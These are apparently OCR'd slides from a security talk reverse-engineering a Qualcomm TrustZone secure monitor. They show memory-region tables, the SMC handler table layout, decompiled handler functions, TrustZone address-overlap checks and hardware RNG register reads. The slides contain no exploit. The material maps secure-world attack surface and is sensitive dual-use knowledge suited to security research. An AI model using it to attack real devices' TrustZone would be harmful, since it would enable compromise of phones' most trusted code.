
Check “buffer” pointer for overlapping with TZ

Copy “buffer” and check for overlapping with TZ every DWORD in the buffer
(Race Condition protection)

# How the check for overlap with TZ works

`check_args_TZ_addr_overlap()` logic



X2 (arg0)
X3 (arg1)
X4 (arg2)
X5 (arg3)
Check address in Xi and size in Xi+1 for overlapping with TZ



```
06D5B010 00 00 00 00        DCD 0
06D5B014 02 00 00 00        DCD 2
06D5B018 00 3C D8 06        DCD 0x6D83C00
06D5B01C 00 40 D8 06        DCD 0x6D84000
06D5B020 01 00 00 00        DCD 1
06D5B024 01 00 00 00        DCD 1
06D5B028 00 00 00 00        DCD 0
06D5B02C 00 00 00 00        DCD 0
06D5B030 02 00 00 00        DCD 2
06D5B034 01 00 00 00        DCD 1
06D5B038 00 00 00 00        DCD 0
06D5B03C 00 00 00 00        DCD 0
06D5B040 03 00 00 00        DCD 3
06D5B044 02 00 00 00        DCD 2
06D5B048 00 C0 EF 06        DCD 0x6EFC000
06D5B04C 00 D0 EF 06        DCD 0x6EFD000
06D5B050 04 00 00 00        DCD 4
06D5B054 02 00 00 00        DCD 2
06D5B058 00 D0 EF 06        DCD 0x6EFD000
06D5B05C 00 E0 EF 06        DCD 0x6EFE000
```


Format:
- Index
- Enable Flag
- Address Begin
- Address End

# Reversing SMC Handlers Table…



```
06D607F0 00 00 00 04                       SCM_table       DCD 0x4000000           ; DATA XREF: LOAD:
06D607F0                                                                           ; LOAD:pSCM_table_
06D607F4 01 01 00 32                                       DCD 0x32000101          ; SCM_QSEEOS ID st
06D607F8 03 00 00 00                                       DCD 3
06D607FC 13 00 00 00                                       DCD 0x13
06D60800 8D 1F D1 06                                       DCD tzos_app_start+1
06D60804 00 00 00 04                                       DCD 0x4000000
06D60808 02 01 00 32                                       DCD 0x32000102          ; SCM_QSEEOS ID st
06D6080C 01 00 00 00                                       DCD 1
06D60810 13 00 00 00                                       DCD 0x13
06D60814 11 21 D1 06                                       DCD tzos_app_shutdown+1
06D60818 00 00 00 04                                       DCD 0x4000000
06D6081C 03 01 00 32                                       DCD 0x32000103
06D60820 22 00 00 00                                       DCD 0x22
06D60824 13 00 00 00                                       DCD 0x13
06D60828 D9 21 D1 06                                       DCD sub_6D121D8+1
06D6082C 00 00 00 04                                       DCD 0x4000000
06D60830 04 01 00 32                                       DCD 0x32000104
```


Format:
- Magic number
- SMC ID
- Arg2 (num_args)
- Arg3
- SMC function pointer




```
id:  32000203  num_args:  2  SVC_ID:  2  CMD-ID:  3  arg2:  2     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_PIL   fptr:  sub_6D12888
id:  32000107  num_args:  3  SVC_ID:  1  CMD-ID:  7  arg2:  3     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_BOOT  fptr:  sub_6D12948
id:  32000108  num_args:  0  SVC_ID:  1  CMD-ID:  8  arg2:  0     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_BOOT  fptr:  sub_6D129C0
id:  32000106  num_args:  2  SVC_ID:  1  CMD-ID:  6  arg2:  0x22  arg3:  0x13  type:  SCM_QSEEOS_FNID CM_SVC_BOOT   fptr:  sub_6D12A24
id:  32000401  num_args:  1  SVC_ID:  4  CMD-ID:  1  arg2:  1     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_TZ    fptr:  sub_6D12A50
id:  32000402  num_args:  0  SVC_ID:  4  CMD-ID:  2  arg2:  0     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_TZ    fptr:  sub_6D12AB0
id:  32000301  num_args:  3  SVC_ID:  3  CMD-ID:  1  arg2:  3     arg3:  0x13  type:  SCM_QSEEOS_FNID SCM_SVC_UTIL  fptr:  sub_6D12AEC
```

# Example of SMC Handler

| | |
|---|---|
| ID: | 2001302 |
| num_args: | 3 |
| SVC_ID: | 13 |
| CMD-ID: | 2 |
| arg2: | 0x23 |
| type: | SCM_SIP_FNID |




```
unsigned int __fastcall sub_6D1DC04(int a1, int a2, unsigned int a3, signed int *ret_buf)
{
  signed int *v4; // r5@1
  unsigned int v5; // r4@1

  v4 = ret_buf;
  v5 = 0xFFFFFFF0;
  if ( a1 )
  {
    if ( a2 == 0x28 )
    {
      v5 = 0;
      if ( ret_buf )
      {
        *ret_buf = sub_6D32D30(a1, a3);
        v4[1] = 0;
        v4[2] = 0;
      }
    }
  }
  return v5;
}
```



```
signed int __fastcall sub_6D32D30(int a1, unsigned int a2)
{
  unsigned int v2; // r4@2
  unsigned int v3; // r2@2
  int v4; // r3@4

  if ( a2 < 3 )
  {
    v2 = 3 * a2;
    v3 = 0;
    do
    {
      if ( v3 > 9 )
        break;
      v4 = dword_6D5E240[v2];
      v2 += 3;
      *(_DWORD *)(a1 + 4 * v3++) = v4;
    }
    while ( a2 + v3 < 3 );
  }
  return 3;
}
```

# SMC Handler Communicates with Secure Device




```
QSEE_Map_Region_SMC_5(4);
sub_6D023EC(1, 1, v6, v7);
while ( !check_status_PRNG() )
  ;
v3 = 0;
v9 = size_;
v10 = 0;
while ( 1 )
{
  v11 = vF9BFF004;                                        // TRNG_STATUS
  if ( vF9BFF004 & 1 )
  {
    v11 = vF9BFF000;                                      // DATA_OUTPUT
    if ( vF9BFF000 )
    {
      v3 += 4;
      *(_BYTE *)buf_ = vF9BFF003;
      if ( v9 > 3 )
      {
        v9 -= 4;
        *(_BYTE *)(buf_ + 1) = v11 >> 16;
        *(_BYTE *)(buf_ + 2) = BYTE1(v11);
        *(_BYTE *)(buf_ + 3) = v11;
        buf_ += 4;
      }
```

Read MMIO register to get random data from RNG

## Reversing Error Codes…

Different error codes indicate different execution flows



